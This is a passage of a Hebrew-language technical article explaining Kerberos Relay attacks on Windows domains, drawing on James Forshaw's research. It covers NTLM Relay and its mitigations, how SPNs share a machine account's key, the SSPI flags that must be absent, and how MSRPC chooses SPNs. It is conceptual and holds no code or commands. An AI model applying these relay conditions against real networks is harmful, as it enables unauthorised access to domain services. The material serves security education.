


Kerberos Relay

מאת נועה אריאל

הקדמה

תחת מתקפות AD מוכרות, NTLM Relay היא אחת המתקפות הנפוצות ועד היום מצליחים למצוא חולשות או דרכים המובילות לביצוע NTLM Relay (דוגמה לכך: PetitPotam[1]). לאורך השנים יצאו מאמרים על הגנות, התמודדות, גרסאות חדשות או אפילו המלצות להשתמש ב-Kerberos על מנת להיות "מוגנים" מפני מתקפות Relay. כמעט ואין מודעות ל-**Kerberos Relay**.

באוקטובר 2021 פורסם מאמר של James Forshaw על שימוש ב-Kerberos עבור מתקפות Relay. מאמר זה היווה סוג של "נקודת מפנה" וגרם לאנשים להבין שיש דרכים לביצוע Kerberos Relay - מה שהוביל לפיתוח כלים ולמציאת דרכים נוספות לביצוע המתקפה (על סמך המידע שכתב). מהמאמר ומהסרטון בו הוא פירט על המחקר אקח את רוב המידע.

כפי שבטח הבנתם, במאמר זה נתעסק ב-Kerberos Relay וכמובן בדברים נוספים הקשורים לכך. אדגיש ואומר שיש עוד המון מידע שלא הכנסתי ולכן ממליצה לקרוא את המאמר של James Forshaw.

המאמר מתבסס על ההנחה המוקדמת שיש היכרות עם הזדהות Kerberos ובנוסף היכרות עם מתקפות Relay (למי שמעוניין להיזכר, אשאיר בסוף המאמר קישורים ובאופן כללי אגע בכך בקצרה). אם אתם חזקים בנושאים, ממליצה לדלג ישר ל-Kerberos Relay.

NTLM Relay


לא ארחיב במילים, רק אשים את התקציר למי שמעוניין להיזכר: בהזדהות NTLM, הלקוח מוכיח את זהותו מול השרת באמצעות הצפנת Challenge שקיבל מהשרת עם גרסת Hash של הסיסמה שלו כמפתח (לא ניכנס לפרטי ההודעות בהזדהות).

---

[1] PetitPotam הוא כלי המאלץ עמדות Windows לבצע אימות למכונות אחרות ע"י שימוש בפרוטוקול EFSRPC ובפונקציות כמו EfsRpcOpenFileRaw. מה שמאפשר לתוקף לבצע NTLM Relay. ההתאמתות תהיה ב-NTLM

ב-NTLM Relay, התוקף רוצה להתחבר לשרת ועל מנת לעשות זאת הוא יושב בין הלקוח לבין השרת ומעביר את הודעות ההזדהות ב-NTLM שלהם בצורה הבאה: הוא מעביר את ההודעות מהלקוח אל השרת ואת התגובות מהשרת אל הלקוח. כלומר, מצד אחד (שמאל), הלקוח חושב שהתוקף הוא השרת שאליו הוא רוצה להתאמת. מצד שני (ימין), השרת חושב שהתוקף הוא הלקוח שמנסה להתאמת מולו.

כך התוקף ישתמש בכל אחד מהצדדים כדי לקבל את התשובות המתאימות בלי בכלל לפענח אותן אלא רק להעביר אותן הלאה.



[מקור: https://en.hackndo.com/ntlm-relay]

מנגנוני הגנה (Mitigations)

ישנם מספר מנגנונים מוכרים (לדוגמה ה-MIC) אך ניגע רק בחלק בקצרה (שרלוונטיים בהמשך):

- Signing (חתימה): מנגנון זה מבטיח שלא התעסקו בהודעות בזמן שבין שליחה לקבלה. כל עוד הפרוטוקול תומך, ניתן ליישם זאת (למשל עבור LDAP ו-SMB). החתימה לרוב נעשית באמצעות ה-Secret של הלקוח ולכן התוקף לא יכול לחתום פקטות כי הוא לא יודע אותו. כאשר השרת יקבל פקטות לא חתומות, הוא ידחה את בקשת התוקף.

- Channel Binding (או EPA): מנגנון הגנה כנגד מתקפת Cross-Protocol Relay (כאשר התוקף מקבל את האותנטיקציה באמצעות פרוטוקול A ומעביר לשרת באמצעות פרוטוקול B). הרעיון של ההגנה הוא שבהודעת NTLM AUTHENTICATION האחרונה יהיה מידע בלתי ניתן לשינוי המציין את השירות הרצוי

(ואולי עוד מידע המכיל את ה-Certificate's Hash של שרת היעד). ישנה חלוקה ל-Service Binding ו-TLS Binding אבל נושא זה פחות רלוונטי כרגע.

- Disable NTLM: כחלק מפעולות המיטיגציה שנעשו על ידי מייקרוסופט כתגובה למתקפות Relay, אחת מהן הייתה ההצעה לבטל הזדהות NTLM עבור שירותים מסוימים באמצעות ה-GPO. הגבלת הזדהות ל-Kerberos בלבד על הנייר נראית מאוד מאובטחת אך לא בהכרח מספיקה.

- Mutual Authentication: הלקוח יכול להגדיר שהשרת צריך להתאמת מול הלקוח כדי להוכיח את זהותו (אפשרי גם ב-Kerberos - שלב 6, נראה בהמשך).

נשים לב, שמבחינת Relay, זה לא באמת כל כך משפיע. ב-Relay השרת הוא המטרה של התוקף ולא הלקוח. אם נסתכל על Kerberos, כל עוד השרת קיבל את ה-AP_REQ (שהועבר מהקורבן אל התוקף), מבחינתו האימות הושלם. בעצם, השרת יחזיר לתוקף AP_REP וכל עוד התוקף לא צריך את הלקוח, הוא לא חייב להמשיך לתקשר איתו.


Kerberos

נעבור על Kerberos יחסית בקצרה ללא התייחסות לכל הפרטים בכל שלב.


מושגים הכרחיים:

- **KDC**: Key Distribution Center, לרוב ה-DC. נועד על מנת להפחית את הסיכון בהחלפת מפתחות. נשים לב ש-krbtgt הוא חשבון דיפולטיבי המוגדר על ה-DC ובעל סיסמה באורך שלא ניתן לניחוש (גם בהינתן זמן רב). ב-KDC קיימים 2 שירותים:
  - **AS**: Authentication Server. שרת האימות מגיב לבקשת הלקוח לראשונה (השלב היחיד בו יש שימוש בסיסמה). השרת מאמת את המשתמש מול ה-DB (ה-NTDS.DIT) ואם צלח הוא מנפיק לו TGT שאיתו הוא יוכל לתקשר עם ה-TGS.
  - **TGS**: Ticket Granting Server. שרת זה אחראי להנפקת Service Tickets. בעצם, באמצעות ה-TGT שהוא יקבל מהלקוח הוא ידע שזהות הלקוח אושרה. ה-Service Ticket יינתן ללקוח לפי ה-SPN המבוקש.
- **TGT**: Ticket Granting Ticket. בזכות כרטיס זה הלקוח יכול להוכיח ל-TGS שהוא אכן אומת מול ה-AS.
- **Session Key**: מפתח סודי המשותף לשרת וללקוח (משתנה בהתאם לצורך - מונפק על ידי ה-KDC).
- **Service Ticket**: כרטיס הנועד לקבלת שירות מהשירות הרצוי. לעיתים קוראים לו TGS אך כאן נקרא לו Service Ticket.
- **SPN**: Service Principal Name. מזהה ייחודי ל-Instance של שירות (בדרך כלל בשילוב שם ה-Host המארח של השירות). ניגע בו בהמשך.

שימו לב: בהסבר, מפתחות זהים צבועים באותו הצבע:



שלבים:



הקדמה

לפני שניכנס לעומק, נחשוב רגע על Relay בסיסי והאם הוא יעבוד עם Kerberos. נניח ואנו מסניפים תעבורה שעוברת מהלקוח אל השרת ואנו רואים הודעת Kerberos AP_REQ שנשלחת על גבי פרוטוקול לא מוצפן (למשל HTTP). במצב זה, אנו יכולים לחלץ את ה-AP_REQ ולהעביר אותו לשירות המתאים (שזה השרת בתעבורה שהסנפנו והוא גם זה שיופיע ב-SPN).

מה הבעיה? ה-AP_REQ לא רק מכיל את ה-Service Ticket אלא גם Authenticator שמוצפן עם ה- Session Key של הלקוח והשירות (כפי שראינו בשלבים של Kerberos). ה-Authenticator מכיל Timestamp והשירות יכול לאמת את ה-Timestamp לפי טווח זמנים והאם ראה אותו בעבר. לכן, במידה והאימות של ה-Timestamp נכשל, השירות ידחה את הלקוח.

עבור הצלחה של האימות של ה-Timestamp, התוקף צריך למנוע מההודעה של הלקוח להגיע לשרת או לגרום לעיכוב על מנת שההודעה שלו תגיע קודם. בשני המקרים דרושה התערבות בתקשורת שעלולה להוות סיכון עבור התוקף.


דרישות קדם

בהקדמה ראינו כי ל-Kerberos יש מספר מנגנוני הגנה משלו ולכן על מנת לדבר על Kerberos Relay, נצטרך להבין מה הן דרישות הקדם העיקריות לביצוע המתקפה.

נתחיל בבעיה המרכזית עבור התוקף: **SPN** (Service Principal Name). Kerberos דורש מהלקוח שהיעד בהתאמתות יצוין מראש (לרוב זה נעשה באמצעות SPN-ים). בהזדהות Kerberos ה-SPN משומש על ידי ה-TGS כדי לבחור את מפתח ההצפנה המשותף שישמש בהמשך את השירות עבור פענוח של ה-Service Ticket (המכיל את הפרטים של המשתמש בהסתמך על ה-TGT).

מבנה ה-SPN:

מחרוזת בצורה הבאה:



בעצם, אם ננסה להתאמת לשירות SMB עם ה-SPN: CIFS/fileserver.domain.com, ה-Ticket לא אמור להתאים למשל לשירות HTTP עם ה-SPN: HTTP/fileserver.domain.com מכיוון שהמפתח המשותף שונה. האם זה מה שקורה בפועל? לא בהכרח.


ברוב הרשתות (Windows Domain) ה-DC משייך את ה-SPN עם חשבון המחשב עליו רץ השירות והמפתח נגזר מהסיסמה שלו. אם נסתכל על הדוגמה מקודם, נשים לב שאומנם SMB ו-HTTP הינם שירותים שונים, אך בהרבה רשתות ה-SPN-ים שלהם יוקצו פשוט לחשבון המחשב: FILESERVER$.

כלומר, מפתח ההצפנה יהיה זהה עבור שניהם (וכביכול נוכל לבצע Relay משירות אחד לאחר).

הערה: נשים לב שקיימת אפשרות שהשירות יאמת את ה-SPN עצמו (השוואה לערך הצפוי) אך זו בדרך כלל בדיקה אופציונלית.

אז מה עוצר אותנו בעצם?

במתקפות Relay, השרת של התוקף שונה משרת היעד ולכן חשבונות המחשב שונים. ב-Kerberos Relay, ה-SPN בהתאמתות מהקורבן יכיל את השרת של התוקף ולא את שרת היעד. גם אם קיים עבור השירות של התוקף מפתח הצפנה, הוא ככל הנראה יהיה שונה מהמפתח של השירות עבור שרת היעד בגלל שחשבונות המחשב שונים. לכן, במצב זה המתקפה תיכשל (שרת היעד לא יוכל לפענח את ה-Service Ticket):




[OffensiveCon22 - James Forshaw -These Are My Principals, If You Don't like Them, I Have Others]

אנו מבינים שיש פה **דרישה**: ה-SPN בבקשה בהכרח חייב להיות משויך לשרת היעד על מנת שמפתח ההצפנה יתאים לפענוח ה-Service Ticket.

כלומר, התוקף צריך לגרום ללקוח לבקש Service Ticket עבור SPN השונה מה-Host אליו התחבר. אם התוקף מצליח לשלוט ב-SPN, הדרך היחידה "להגן" מפני המתקפה היא שהשירות ישתמש בהגנות כמו Signing שלרוב אינן מוגדרות באופן דיפולטיבי.

זה מביא אותנו לדרישות הנוספות עבור המתקפה ולכן נצטרך להבין כיצד הזדהות Kerberos עובדת ברשת: הלקוח משתמש ב-APIs של ה-**SSPI**[2] (Security Support Provider Interface) כדי לתקשר עם ה-LSA[3] ולממש את האותנטיקציה. בהקשר Kerberos Relay, החלק המרכזי הוא החלק בו הלקוח קורא לפונקציה InitializeSecurityContext שמג'נרטת לו את בקשת ה-AP_REQ המכילה בתוכה את ה-Service Ticket. נסתכל קצת על ה-APIs ב-SSPI.

תרשים כללי:



[OffensiveCon22 - James Forshaw -These Are My Principals, If You Don't like Them, I Have Others]

פונקציות:

- Acquire Credentials: הפונקציה מקימה את הסשן של האותנטיקציה והחלק העיקרי בה הוא שדה ה-**Package Name**. ה-Package Name היא מחרוזת המציינת באיזה סוג של אותנטיקציה נרצה להשתמש למשל NTLM, Kerberos ו-Negotiate. ה-Negotiate הוא מנגנון עבור בחירה של הסכימה הזמינה הטובה ביותר בין הלקוח לשרת וזה בדרך כלל מה שנראה ברשת. למשל אם Kerberos זמין הוא יעדיף Kerberos על פני NTLM.
- Client Token Initialization: החלק העיקרי בפונקציה זו (שמתבצעת בצד הלקוח) הוא שדה ה- **Target Name** שעבור Kerberos Authentication, ערך זה יהיה ה-SPN אותו נרצה. נשים לב שאם לא מציינים ערך בשדה זה, Kerberos פשוט ייכשל או במקרה של ה-Negotiate יהיה ניסיון עם NTLM (אם מאופשר ברשת).

חלק נוסף רלוונטי הוא ה-**Context Request**. ערך זה הינו סט של דגלים המציין את הפיצ'רים שנרצה שיהיו בפרוטוקול הזדהות שלנו. למשל, כאשר דיברנו על מנגנוני ההגנה ב-NTLM Relay, זה החלק בו הפיצ'רים האבטחתיים יצוינו. בעצם, אנו רואים פה **דרישה** על מנת לבצע Kerberos Relay. כאשר

[2] SSPI הוא רכיב של Windows API המבצע פעולות הקשורות לאבטחה כמו אותנטיקציה ומהווה ממשק ל-SSPs שהם DLL-ים אשר מאפשרים לאפליקציה שימוש ב-Security Packages (כמו NTLM, Kerberos ועוד).

[3] ה-LSA (Local Security Authority) הוא רכיב מרכזי של מערכת האבטחה ב-Windows והוא אחראי על תהליך ה-Logon.

הלקוח קורא לפונקציה זו, אנו חייבים שהוא לא יציין אף אחד מהדגלים הבאים (שמאפשרים הצפנה, בדיקת תקינות וכו'):

- ISC_REQ_CONFIDENTIALITY
- ISC_REQ_INTEGRITY
- ISC_REQ_REPLAY_DETECT
- ISC_REQ_SEQUENCE_DETECT

נשים לב שכאשר ה-Package Name הוא Negotiate, הוא אוטומטית מדליק את הדגל של ה-Integrity.

- Server Token Acceptance: בצד השרת החלק העיקרי בפונקציה זו הוא הפרמטר **Output** שמציין את הדגלים שהלקוח הדליק (למשל אם הלקוח ביקש Integrity Check, זה יצוין בפרמטר זה). בעצם, באמצעות שדה זה, פרוטוקולים יכולים להגן מפני מתקפות Relay (למשל LDAP דיפולטיבית מדליק Signing או Encryption אם הלקוח תומך בכך בעוד ש-HTTP לא).

נחזור למתקפה שלנו:


בהנחה שאין את ההגנות של השירות עצמו ועמדנו בכל הדרישות, הבעיה היחידה שלנו היא עדיין השליטה ב-SPN. לכן, נתעסק בעיקר בשאלה: **איך פרוטוקולים ברשת בוחרים את ה-SPN והאם ניתן להשפיע על כך?** נשים לב שבמאמר זה ניגע בפרוטוקולים MSRPC, HTTP ו-DNS אך במאמר של James Forshaw מפורטים עוד פרוטוקולים ששווה לקרוא עליהם (כמו DCOM, LDAP, SMB ועוד).

פרוטוקולים

MSRPC

RPC, או בשמו המלא: Microsoft Remote Procedure Call הוא פרוטוקול ב-Windows המשתמש במודל שרת-לקוח ומאפשר תקשורת בין תהליכים שונים בין אם על אותו מחשב או ברשת (מרוחק). ב- Windows Domain ניתן לבצע אותנטיקציה על RPC Channels והיא תתבצע כך:

בצד הלקוח נראה את הפונקציה **RpcBindingSetAuthInfo** המבצעת את האימות בחיבור ה-RPC (לאחר שהשרת רשם את המידע על האימות):




[OffensiveCon22 - James Forshaw -These Are My Principals, If You Don't like Them, I Have Others]

החלקים המעניינים בקריאה זו:

- **Server Principal Name**: ה-SPN (אם משתמשים ב-Kerberos). במידה והלקוח לא ציין SPN והשתמש ב-Negotiate, יג'ונרט אחד בזמן ריצה לפי התבנית של RestrictedKrbHost/HOSTNAME כאשר ה-Hostname הוא שרת היעד אך הלקוח יכול להגדיר שרירותית.
- **Authentication Level**: מציין את ההגנות (למשל נגד מתקפת Relay) שבשימוש. מבחינת ה-Levels:
  - **CONNECT**: אין Integrity Check ואין Encryption כלומר בדרך כלל לא יהיו בעיות לבצע Relay מול השרת (אם הלקוח משתמש ב-Kerberos ולא ב-Negotiate).
  - **PKT_INTEGRITY / PKT_PRIVACY**: יחול Encryption ו-Signing (וכמובן יתווספו הדגלים המתאימים בתהליך האותנטיקציה).
- **Authentication Service**: הלקוח מציין את פרוטוקול ההזדהות בו הוא רוצה להשתמש: WINNT (שזה NTLM), Negotiate ו-Kerberos.

בצד השרת נראה את הפונקציה **RpcServerRegisterAuthInfo** הרושמת את המידע על האימות ב- RPC Runtime Library (ספרייה שאחראית בין היתר על ההעברה של המידע על גבי הרשת מה-Client Stub ל-Server Stub).

למשל, רישום פרוטוקולי האימות:



[OffensiveCon22 - James Forshaw -These Are My Principals, If You Don't like Them, I Have Others]

נשים לב לפרמטר חשוב, ה-**SPN**, שבדרך כלל לא נמצא כפרמטר בצד השרת. בהסתכלות ראשונית כנראה שכולנו חושבים שפרמטר זה משומש עבור וידוא של השרת "האם הלקוח הזין SPN או לא (והאם מתאים למצופה)". אבל, הוא בכלל משומש עבור פונקציית ניהול RPC מצד הלקוח (לשאילתות) בשם **RpcMgmtInqServerPrincNameW** לפני הקריאה לפונקציה RpcBindingSetAuthInfo.

